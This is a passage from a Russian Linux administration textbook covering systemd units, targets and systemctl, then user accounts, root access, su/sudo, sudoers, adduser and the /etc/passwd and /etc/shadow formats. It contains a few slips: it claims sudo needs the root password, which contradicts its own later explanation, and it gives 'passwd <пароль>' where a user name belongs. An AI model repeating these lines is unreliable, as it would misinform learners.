Основными функциями **systemd** являются:

- **Активация на основании сокетов** – система инициализации systemd прослушивает сокеты всех системных служб. Сокеты передаются системным службам сразу после запуска сервисов. Благодаря этому осуществляется параллельный запуск сервисов. Также это позволяет перезапускать сервисы без потери любых отправленных им сообщений, то есть пока сервис перезапускается, отправленные ему сообщения накапливаются и он сможет их обработать после того, как будет запущен.
- **Активация на основании устройств** – systemd может запустить определенные службы, когда станет доступным определенный тип оборудования. Например, ты подключил Bluetooth-адаптер, может быть запущен сервис *bluetooth*.
- **Активация на основании d-bus** – служба инициализации может запустить сервисы, которые используют d-bus для межпроцессного взаимодействия, например, когда клиентское приложение попытается связаться с системной службой.
- **Активация на основании путей** – systemd может запустить службу, если изменится содержание каталога.
- **Управление точками монтирования и автоматическим монтированием** – система инициализации отслеживает и управляет точками монтирования и автоматического монтирования.
- **Снимки системных состояний** – благодаря этой возможности systemd может сохранить состояние всех модулей и восстановить предыдущее состояние системы.
- **Параллелизация** – systemd запускает системные службы параллельно благодаря активации на основании сокетов. Параллельная активация существенно сокращает время загрузки системы.
- **Обратная совместимость с SysV** – поддерживаются сценарии инициализации SysV, что упрощает переход на systemd. Однако все устанавливаемые в современных дистрибутивах пакеты служб уже адаптированы под systemd, поэтому не нужно надеяться, что во время установки пакета какого-то сервиса будут установлены SysV-сценарии. Будут созданы файлы, необходимые для запуска сервиса посредством systemd.

Конфигурационные файлы *systemd*

Обилие различных конфигурационных файлов systemd может ввести в ступор даже бывалого линуксоида, не говоря уже о пользователе, который впервые видит systemd. Когда я впервые познакомился с systemd, у меня было только одно желание – снести ее и установить вместо нее init. Но мы это, конечно, делать не будем. Чтобы разобраться со всеми файлами, нужно понимать, как работает эта система.

В systemd используется ***концепция модулей*** (*юнитов*). Существующие типы модулей описаны в таблице 1.1.

Таблица 1.1. Типы модулей системы инициализации systemd

Тип	Описание
service	Служба (сервис, демон), которую нужно запустить. Пример имени модуля: network.service. Изначально systemd поддерживала сценарии SysV (чтобы управлять сервисами можно было, как при использовании init), но в последнее время в каталоге /etc/init.d систем, которые используют systemd практически пусто (или вообще пусто), а управление сервисами осуществляется только посредством systemd
target	Цель. Используется для группировки модулей других типов. В systemd нет уровней запуска, вместо них используются цели. Например, цель multi-user.target описывает, какие модули должны быть запущены в многопользовательском режиме
snapshot	Снимок. Используется для сохранения состояния systemd. Снимки могут использоваться для перевода системы из одного состояния в другое, например, в состояние сна и пробуждение
mount	Точка монтирования. Представляет точку монтирования. Система инициализации systemd контролирует все точки монтирования. При использовании systemd файл /etc/fstab уже не главный, хотя все еще может использоваться для определения точек монтирования

automount	Автоматическая точка монтирования. Используется для монтирования сменных носителей – флешек, внешних жестких дисков, оптических дисков и т.д.
socket	Сокет. Представляет сокет, находящийся в файловой системе или в Интернете. Поддерживаются сокеты AF_INET, AF_INET6, AF_UNIX. Реализация довольно интересная. Например, если сервису service1.servive соответствует сокет service1.socket, то при попытке установки соединения с service1.socket будет запущен service1.servive
device	Устройство. Представляет устройство в дереве устройств. Работает вместе с *udev*: если устройство описано в виде правила *udev*, то его можно представить в systemd в виде модуля device
path	Файл или каталог, созданный где-то в файловой системе
scope	Процесс, который создан извне
slice	Управляет системными процессами. Представляет собой группу иерархически организованных модулей
swap	Представляет область подкачки (раздел подкачки) или файл подкачки (свопа)
timer	Представляет собой таймер системы инициализации systemd

Модули хранятся в следующих каталогах:

- /etc/systemd/system/ – обладает самым высоким приоритетом. Здесь содержатся модули, которые созданы и управляются системным администратором.
- /run/systemd/system/ – модули, созданные во время выполнения. Приоритет этого каталога ниже, чем каталога /etc/systemd/system/, но выше, чем у /usr/lib/systemd/system.

- /usr/lib/systemd/system/ – модули, которые установлены из пакетов.

Типичный файл модуля типа *service* приведен в листинге 1.3.

Листинг 1.3. Типичный файл модуля типа *service*

```
[Unit]
Description=Daemon to detect crashing apps
After=syslog.target

[Service]
ExecStart=/usr/sbin/abrtd
Type=forking

[Install]
WantedBy=multi-user.target
```

В секции *Unit* содержится общая информация о сервисе. Эта секция есть и в других модулях, а не только в сервисах.

Секция *Service* содержит информацию о сервисе. Параметр *ExecStart* описывает команду, которую нужно запустить. Параметр *Type* указывает, как сервис будет уведомлять systemd об окончании запуска.

Секция *Install* содержит информацию о цели, в которой должен запускаться сервис. В нашем случае видно, что сервис будет запущен при активации цели *multi–user.target*.

Вы можете использовать эту "болванку" для написания собственного сервиса, который потом нужно поместить в файл /etc/systemd/system/имя_сервиса.service. После этого нужно перезапустить саму systemd, чтобы она узнала о новом сервисе:

```
# systemctl daemon-reload
```

Цели

Теперь поговорим о целях. Файлы целей *.target предназначены для группировки вместе других юнитов systemd через цепочку зависимостей. Так,

модуль цели graphical.target, который используется для запуска графического сеанса, запускает системные службы GDM (файл gdm.service) и Accounts Service (accounts–daemon.service), а также активирует цель multi-user.target. В свою очередь, цель multi–user.target запускает другие системные службы, например, D-Bus (dbus.service) и активирует другие цели вроде basic.target.

В systemd имеются предопределенные цели, которые напоминают стандартный набор уровней запуска.

Некоторые цели называются runlevelN.target, чтобы упростить переход бывших пользователей **init** на **systemd**, а именно:

- poweroff.target (runlevel0.target) – завершение работы и отключение системы;
- rescue.target (runlevel1.target) – однопользовательский режим, среда восстановления;
- multi–user.target (runlevel2.target, runlevel3.target, runlevel4.target) – многопользовательский режим, без графического интерфейса;
- graphical.target (runlevel5.target) – многопользовательский режим с графическим интерфейсом
- reboot.target (runlevel6.target) – завершение работы и перезагрузка системы

Управление службами осуществляется с помощью программы systemctl. Подробнее о службах мы поговорим в следующем разделе, а пока разберемся, как использовать systemctl для завершения работы системы:

- systemctl halt – останавливает систему;
- systemctl poweroff – выключает систему;
- systemctl reboot – перезагружает систему.

Многим пользователям будет удобнее использовать старые команды *halt*, *poweroff* и *reboot*. Но все же теперь ты знаешь, что есть альтернативные способы завершения работы.

Управление сервисами при использовании *systemd*

При использовании системы инициализации systemd управление службами осуществляется посредством программы *systemctl*. Команда *systemctl* используется для разных целей, поэтому в таблице 1.2 представлены не все ее параметры, а только те, которые имеют отношение к сервисам.

Таблица 1.2. Параметры программы systemctl

Параметр	Описание
start <имя.service>	Запускает сервис
stop <имя.service>	Останавливает сервис
restart <имя.service>	Перезапускает сервис
try-restart <имя.service>	Перезапуск сервиса только, если он запущен
reload <имя.service>	Перезагружает конфигурацию сервиса
status <имя.service>	Отображает подробное состояние сервиса
is-active <имя.service>	Отображает только строку active (сервис запущен) или inactive (остановлен)
list-units --type service --all	Выводит состояние всех сервисов
enable <имя.service>	Включает сервис (обеспечивает его автоматический запуск)
disable <имя.service>	Отключает сервис (сервис не будет автоматически запускаться при запуске системы)
reenable <имя.service>	Деактивирует сервис и сразу его использует
list-unit-files --type service	Выводит список всех сервисов и сообщает, какие из них активированы, а какие – нет

Примеры:

```
# systemctl start httpd.service
# systemctl stop httpd
```

Первая команда запускает сервис *httpd* (веб-сервер), вторая – останавливает. Обратите внимание, что ".service" можно не указывать.

Бывалые пользователи Linux сразу заметят удобства. Ранее, чтобы отключить службу на определенном уровне запуска, нужно было удалить ее символическую ссылку из определенного каталога. Аналогично, чтобы служба запускалась на определенном уровне запуска (например, в графическом режиме), нужно было создать символическую ссылку. Сейчас всего этого нет, а есть только команды *enable* и *disable*, что гораздо удобнее.

1.2. Учетные записи пользователей

1.2.1. Введение в учетные записи Linux

Операционная система Linux поддерживает регистрацию и одновременную работу множества пользователей. Обрати внимание: именно одновременную работу. Раньше, еще во времена UNIX, были компьютеры, к которым подключалось несколько мониторов и клавиатур. Каждый комплект монитор + клавиатура назывался терминалом и представлял собой отдельное рабочее место пользователя. Пользователь входил в систему, а его рабочее место в системе отображалось как ttyN, где N – номер рабочего места.

Сегодня такие компьютеры уже более не востребованы, их вытеснили персональные компьютеры, которые и стали называться персональными, поскольку предполагают подключение только одного рабочего места. Мониторов можно подключить несколько, а устройство ввода – клавиатура будет одна. Но даже на таких компьютерах возможна одновременная работа нескольких пользователей. Например, ты можешь войти в систему как обычно – посредством графического интерфейса. Другие пользователи смогут войти через **ssh** или **FTP**. И все будут работать с системой одновременно. SSH-пользователи смогут выполнять команды и получать результат

их выполнения, FTP-пользователи – обмениваться с вашим компьютером файлами.

Все учетные записи можно разделить на три вида:

- Учетные записи обычных пользователей;
- Учетные записи системных служб;
- Учетная запись *root*.

С учетными записями обычных пользователей все ясно – они имеют право входить в систему разными способами (если тот или иной способ не запрещен настройками системы), для них определен домашний каталог (обычно /home/<имя_пользователя>), пароль и командная оболочка (как правило, в последнее время используется /bin/bash).

Права обычных учетных записей:

- **Право на вход в систему** – по умолчанию обычный пользователь может войти в систему самыми разными способами, если это не ограничено настройками системы (например, модулями PAM). Пользователь может войти локально – через консоль или в графическом режиме через дисплей-менеджер вроде gdm. Также никто не запрещает (опять-таки по умолчанию) удаленный вход, например, по SSH или FTP, если на компьютере, в который осуществляется вход, установлены соответствующие службы.
- **Право на запуск программ, не требующих для своего выполнения прав *root*** – как правило, такие программы находятся в каталогах /bin и /usr/bin. А вот из каталога /sbin запустить программу может только суперпользователь. Программы, действие которых распространяется на всю систему, например, программы изменения сетевых интерфейсов, программы разметки диска находятся в каталоге /sbin (super-bin). Чтобы запустить эти программы, пользователю нужно получить полномочия *root*. О том, как это сделать, будет сказано в следующем разделе.
- **Обычный пользователь может создавать, удалять, читать, изменять, запускать, устанавливать права и выполнять другие операции над файлами, которые находятся в его домашнем каталоге**. Как правило, это каталог /home/<имя_пользователя>. Хотя администратор может назначить пользователю любой другой каталог, хоть /users/bagira.rip, как правило, этого никто не делает. Каталог /home может находиться физи-

чески на одном разделе, что и корневая файловая система, а может находиться и на другом разделе и даже на другом диске. На крупных серверах, как правило, под /home отводят целый диск или даже создают RAID-массивы дисков.

- **Право на чтение файлов** – обычный пользователь может читать большую часть файлов за пределами домашнего каталога. Исключения разве что составляют домашние каталоги других пользователей (если эти другие пользователи явно не разрешили этому пользователю читать их файлы) и некоторые файлы/каталоги в /etc. Например, файл /etc/passwd могут читать все пользователи, а вот файл /etc/shadow – только *root*.
- **Пользователь не имеет право вносить изменения в конфигурацию всей системы**, то есть устанавливать программы, изменять глобальные настройки устройств, параметры ядра, параметры загрузчика и т.д.
- **Пользователь имеет право изменить свои пользовательские параметры**, например, обои рабочего стола, некоторые переменные окружения, которые будут влиять только на его работу и т.д.
- **Право на изменение своего пароля**, но обычный пользователь не имеет право изменять пароль других пользователей.

Учетные записи системных служб не имеют право входить в систему. Для них не задан ни пароль, ни домашний каталог, а в качестве оболочки используется /bin/true или /bin/false – чтобы пользователь, используя учетную запись службы, не мог войти в систему через консоль. От имени таких учетных записей выполняются различные службы, например, от имени пользователя www-data выполняется веб-сервер, gdm – учетная запись для GNOME Display Manager и т.д.

Пользователь *root* – пользователь с максимальными правами, он может делать все:

- **Право на изменение любого файла** – *root* может читать, записывать, удалять любые файлы, в том числе и файлы в домашних каталогах других пользователей.
- **Право на изменение конфигурации системы** – пользователь *root* может изменять конфигурацию систему посредством редактирования файлов в каталоге /etc, /proc, запуска конфигураторов системы.

- **Право на запуск любых программ** – *root* может запустить любую программу, в каком бы каталоге она ни находилась.
- **Право на создание, удаление, изменение** (в том числе изменение пароля) **других учетных записей**.
- **Право на установку и удаление программ**.

Власть пользователя *root* неограниченна. Так было до определенного момента, пока не появились системы принудительного контроля доступа вроде, которые могут даже ограничить самого *root*. Вот только беда SELinux, LIDS, Tomoyo и другие подобные системы по умолчанию неактивны или даже не установлены, поэтому пока их не активировать пользователь *root* будет все равно самым главным.

> **Примечание.** Напомним, что когда у тебя привилегии пользователя *root*, приглашение командной строки заканчивается символом #, а когда ты работаешь как обычный пользователь - $.

1.2.2. Получение полномочий *root*

Самый простой способ получить права *root* – это войти как *root*. То есть при входе в систему нужно указать имя пользователя *root* и пароль, указанный при установке. Проблема в том, что не во всех дистрибутивах этот трюк сработает. Учитывая всю опасность, которую несет использование учетной записи *root*, во многих дистрибутивах учетная запись *root* отключена, а вход как *root* ограничен самыми разными способами. Например, в том же дистрибутиве Ubuntu учетная запись *root* попросту отключена. Включать учетную запись *root* не рекомендуется – ведь злоумышленник знает, что учетка *root* есть везде и ему не придется угадывать имя пользователя, останется только подобрать пароль *root*. А так исключается даже сама возможность входа как *root*. Тем более права *root* можно получить другим образом, о котором мы поговорим далее. А пока рассмотрим способы блокировки входа (кроме отключения учетной записи) *root*.

Часто вход как *root* ограничен на уровне менеджера дисплея. В дистрибутивах, где используется графическая среда KDE и менеджер экрана KDM (K Display Manager) нужно отредактировать файл /etc/alternatives/kdm4-config.

В нем нужно найти директиву AllowRootLogin и присвоить ей значение *true*, чем ты разрешишь вход как *root* в графическом режиме.

При использовании GDM (Gnome Display Manager) вход как *root* ограничен не столько конфигурацией самого GDM, а столько PAM-модулями. Нужно открыть /etc/pam.d/gdm-password и найти строку, отвечающую за запрет входа, как *root* (рис. 1.1). Она может выглядеть, например, так:

```
auth required pam_succeed_if.so user != root quiet
```




Рис. 1.1. Файл /etc/pam.d/gdm-password

Некоторые дистрибутивы разрешают заходить, как *root* даже в графическом режиме. Просто они отображают предупреждение о том, что работать, как *root* небезопасно. Пример такого дистрибутива – CentOS.

Настоятельно рекомендуется работать в системе как обычный пользователь, а максимальные права получать только тогда, когда они тебе действительно нужны. Например, когда понадобится запустить какую-то программу, требующую права *root*. При этом тебе особо ничего не придется делать, кроме как ввести пароль.

Рассмотрим пример. Ты установил Ubuntu, при установке создал учетную запись *ubuntu* и задал пароль. По умолчанию инсталлятор создает первую учетную запись так, что она вносится в файл *sudoers*. В этом файле указываются все учетные записи, имеющие право выполнять административные задачи. Когда ты попытаешься выполнить одну из таких задач, например, добавить нового пользователя, графический интерфейс автоматически запросит у тебя твой пароль. Это будет не пароль *root*, а твой пароль, то есть пароль пользователя *ubuntu* (рис. 1.2). Ему разрешено выполнять административные задачи, просто система пытается убедиться, что ты – это ты, а не некто, кто оказался за твоим компьютером, пока ты отошел.




Рис. 1.2. Ввод пользователя

Когда же нужна командная строка с правами *root*, не обязательно даже переключаться в консоль. Достаточно открыть терминал и ввести команду *su*. Она запросит ввести пароль *root*. После ввода пароля ты получишь терминал с правами *root*. Это означает, что все команды, которые будешь вводить после ввода команды *su* и успешной аутентификации, будут выполняться с правами *root*.

Примечание. Если учетная запись *root* отключена, то ты не сможешь использовать команду *sudo*, так как она предполагает ввод пароля *root*, а ты его не знаешь

Когда есть единственный админ, команда *su* – идеальный вариант. Но когда админов несколько, команда *su* – не выход, поскольку пароль *root* нужно будет сообщить всем остальным администраторам. Если потом возникнет нестандартная ситуация, выяснить, кто виноват будет сложнее.

На этот случай у пользователя *root* могут быть доверенные лица. Это может быть помощник администратора, его заместитель. Есть лица, которым разрешено получать права *root*. Такие лица вносятся в файл /etc/sudoers.

Редактировать файл /etc/sudoers можно только через команду *visudo* (рис. 1.3):

```
export EDITOR=nano
sudo visudo
```




Рис. 1.3. Редактирование файла /etc/sudoers

Первая команда устанавливает переменную окружения EDITOR, задающую удобный текстовый редактор, который будет использован для /etc/sudoers. Вторая команда вызывает утилиту для редактирования файла /etc/sudoers.

Представим, что у нас есть пользователь *bagira*, которому нужно разрешить делать все, что можно пользователю *root*. Для этого нужно добавить в /etc/sudoers запись вида:

```
bagira  ALL=(ALL:ALL) ALL
```

Можно также добавить запись:

```
%sudo   ALL=(ALL:ALL) ALL
```

Она означает, что членам группы *sudo* можно делать все, что можно делать пользователю *root*. Тогда всех администраторов-помощников нужно добавить в группу *sudo* (далее будет показано, как это сделать).

Сохрани файл и выйди из редактора. Войди как пользователь, которому ты предоставил право *sudo*. В нашем случае – это пользователь *bagira*. Далее введи команду, которая требует прав *root* через команду *sudo*:

```
sudo <команда>
```

Например:

```
sudo apt install mc
```

Обрати внимание: **система запрашивает пароль пользователя, а не пароль *root***. Пользователь указывает свой пароль, а система знает, что ему разрешено получать права *root*. В итоге наши помощники не знают пароль *root* и смогут выполнять определенные действия с правами *root* под ***своим именем***.

Контролировать получение прав *sudo* можно командой[1]:

```
# tail /var/log/auth.log | grep sudo
```

1 В некоторых дистрибутивах журнал аутентификации называется secure, а не auth.log

Посмотри на рис. 1.4. 4 июля года в 8:56 пользователь *ubuntu* пытался выполнить команду *sudo* для выполнения команды tail /var/log/secure. То есть в журнале отображаются не только попытки использования *sudo*, но и журналируются даже вводимые пользователями команды.




Рис. 1.4. Журнал аутентификации secure

Если нужно получить некоторый аналог команды *su*, чтобы ты мог вводить сразу неограниченное количество команд с максимальными правами без приставки *sudo*, используй следующий трюк – запустите с максимальными правами оболочку *bash*. Все команды, вводимые в этой оболочке, будут выполнены с максимальными правами:

```
sudo bash
```

Закрыть такой сеанс можно командой *exit*.

Прежде, чем перейти к следующему разделу, разберемся, как включить учетную запись *root* в Ubuntu. Для этого нужно просто задать пароль:

```
sudo passwd root
```

Сначала нужно ввести твой пароль, затем новый пароль для *root*, после этого – подтвердить пароль. После этого ты сможешь войти в систему как *root* в консоли. Для входа в графическом режиме нужно редактировать файл, относящиеся к PAM, как было сказано ранее. Отметим, что активация пользователя *root* – занятие небезопасное, гораздо правильнее использовать команду *sudo*. На личном компьютере еще такое мероприятие допускается, но на сервере – такое делать воспрещено.

1.2.3. Управление учетными записями пользователей

Создать новую учетную запись пользователя можно командой *adduser* или *useradd*. Чаще всего используется именно первая команда, вторая используется гораздо реже.

В большинстве случаев *adduser* просто добавляет в файл /etc/passwd учетную запись пользователя. В дистрибутивах Debian и Ubuntu команда *adduser* запрашивает контактную информацию (полное имя пользователя, номера телефонов и т.д.), а также сразу устанавливает пароль пользователя (рис. 1.5).




Рис. 1.5. Создание нового пользователя в Ubuntu 21.04

Если в твоем дистрибутиве команда *adduser* не запросила пароль пользователя, а просто добавила его учетную запись, тогда тебе нужно еще ввести команду *passwd <имя пользователя>* для установки его пароля, иначе пользователь не сможет войти в систему.

Итак, в одних дистрибутивах достаточно команды:

```
# adduser <имя>
```

В других же нужно ввести две команды:

```
# adduser <имя>
# passwd <пароль>
```

Напомню, что для добавления учетной записи пользователя нужны права *root*, который пользователь может получить через *su* или *sudo*, если он внесен в /etc/sudoers и ему разрешена операция добавления пользователя.

Файлы /etc/passwd и /etc/shadow

При добавлении учетной записи происходят следующие действия (вкратце):

- Добавляется запись в файл /etc/passwd – это небольшая база данных о пользователях в текстовом формате. Этот файл могут просмотреть все пользователи.
- Если при создании учетной записи утилита запрашивает пароль, то он будет внесен в файл /etc/shadow. Пароли в этом файле хранятся в зашифрованном виде, а доступ имеет только *root*. Команда `passwd <имя>`, изменяющая пароль пользователя, вносит изменения как раз в этот файл.
- Создается домашний каталог /home/<имя> и в него копируется содержимое каталога /etc/skel.
- Создается почтовый ящик пользователя в каталоге /var/spool/mail.
- Владельцем каталога /home/<имя> и всех файлов и каталогов в нем назначается создаваемый пользователь.

Рассмотрим формат файла /etc/passwd:

```
имя_пользователя:пароль:UID:GID:полное_имя:домашний_каталог:оболочка
```

Вот фрагмент этого файла:

```
ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash
bagira:x:1001:1001::/home/bagira:/bin/bash
```




Рис. 1.6. Файл /etc/passwd

Формат файла /etc/passwd приведен в таблице 1.3.

Таблица 1.3. Формат файла /etc/passwd

Номер поля	Название	Описание
1	Имя пользователя	Имя, использующееся при входе в систему

2	Пароль	Поскольку пароль пользователя хранится в файле /etc/shadow, то в файле /etc/passwd вместо пароля просто указывается символ 'x'
3	UID	Идентификатор пользователя
4	GID	Идентификатор группы пользователя
5	Полное имя пользователя	Устанавливается администратором и ни на что не влияет. В крупных организациях имя пользователя помогает установить контакт с пользователем. Это поле может также содержать номер телефона, номер комнаты и прочую информацию, которую запрашивает *adduser* при создании пользователя
6	Домашний каталог пользователя	Обычно это /home/<имя_пользователя>
7	Оболочка	Программа, которая будет запущена при входе пользователя в систему из консоли (для графического режима это поле не имеет значения). Список доступных оболочек хранится в файле /etc/shells

В файле /etc/shadow полей больше, чем в /etc/passwd. Как и в случае с /etc/passwd, поля разделяются двоеточиями:

1. **Имя пользователя**. Совпадает с именем пользователя в файле /etc/passwd.
2. **Зашифрованный пароль**. Позже мы поговорим о том, как распознать алгоритм шифрования, которым был зашифрован пароль.
3. **Количество дней** (с 1 января 1970 года), когда пароль был сменен в последний раз.

4. **Число дней до смены пароля**. Если в этом поле 0, то пароль может быть сменен в любой момент.
5. **Количество дней, после которых пароль должен быть сменен**. Обычно здесь значение 999999, которое показывает, что пользователь может никогда не менять свой пароль.
